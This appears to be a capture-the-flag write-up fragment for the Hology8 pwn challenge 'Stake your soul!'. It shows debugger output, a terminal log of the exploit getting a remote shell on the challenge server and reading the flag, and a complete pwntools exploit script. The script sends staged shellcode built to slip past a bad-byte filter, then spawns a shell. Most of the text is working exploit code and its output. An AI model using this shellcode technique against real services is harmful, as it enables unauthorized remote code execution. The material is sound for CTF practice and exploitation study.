▶ 0×ffa7932d int 0×80 <SYS_execve>
path: 0×ffa792c0 ◂— '/bin///sh'
argv: 0×ffa792b4 → 0×ffa792bc ◂— 0×6873 /* 'sh' */
envp: 0
0×ffa7932f or dl, byte ptr [eax - 0×6d]
0×ffa79332 cmpsd dword ptr [esi], dword ptr es:[edi]
0×ffa79333 call dword ptr [esi + ebx*2]
0×ffa79336 int1
0×ffa79337 test dword ptr [eax], 0×c3000000
[STACK]
00:0000 ecx esp 0×ffa792b4 → 0×ffa792bc ◂— 0×6873 /* 'sh' */
01:0004 -080 0×ffa792b8 ◂— 0
02:0008 -07c 0×ffa792bc ◂— 0×6873 /* 'sh' */
03:000c ebx 0×ffa792c0 ◂— '/bin///sh'
04:0010 -074 0×ffa792c4 ◂— '///sh'
05:0014 -070 0×ffa792c8 ◂— 0×68 /* 'h' */
06:0018 -06c 0×ffa792cc → 0×80492d8 (main+232) ◂— mov eax, 0
07:001c -068 0×ffa792d0 ◂— 0×bb9000
[BACKTRACE]
▶ 0 0×ffa7932d None
1 0×f7d07cc3 __libc_start_call_main+115
2 0×218e4a00 None
pwndbg>

```
┌──(mirai㉿kali)-[~/CTFs/Hology8/Stake your soul!]
└─$ python3 exploit.py REMOTE
[*] '/home/mirai/CTFs/Hology8/Stake your soul!/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped: No
[+] Opening connection to ctf.hology.id on port 6200: Done
[*] Loaded 5 cached gadgets for './vuln'
[*] Switching to interactive mode
Stake your soul!
$ ls
flag.txt
vuln
ynetd2
$ cat flag*
HOLOGY8{gut_sh3ll_th3r3_m4te_13212}
$
```

exploit.py

```python
#!/usr/bin/env python3
from pwn import *
from subprocess import run

# ===========================================================
#                           SETUP
# ===========================================================
exe = './vuln'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-l", "175"]
host, port = 'ctf.hology.id', 6200

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
b *0x80492d6
'''.format(**locals())

def test_filter(sc) -> int:
```

```
    for i in range(len(sc)):
        b = sc[i]
        if b in [0x0a, 0x0d, 0x2f, 0xff, 0x0f, 0x05, 0x68]:return i
        if 0x40 <= b <= 0x81:return i
    return -1

# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    sc = asm('''
        mov ebx, 0
        mov ecx, edx
        mov eax, 0xcc
        add eax, 0x1
        mov esi, 0x82
        sub esi, 0x2
        add ecx, 0x27
        mov dword ptr [ecx], eax
        mov eax, 3
        add ecx, 0x1
        mov dword ptr [ecx], esi
    ''')
    sc = sc.ljust(90, b'\x90')

    assert test_filter(sc) == -1, f"Bad char found at
{test_filter(sc)}"

    io.sendline(sc)
    payload = b'\x90' * 10
    payload += asm(shellcraft.sh())
    sleep(0.5)
    io.sendline(payload)
    io.interactive()

if __name__ == '__main__':
    exploit()
```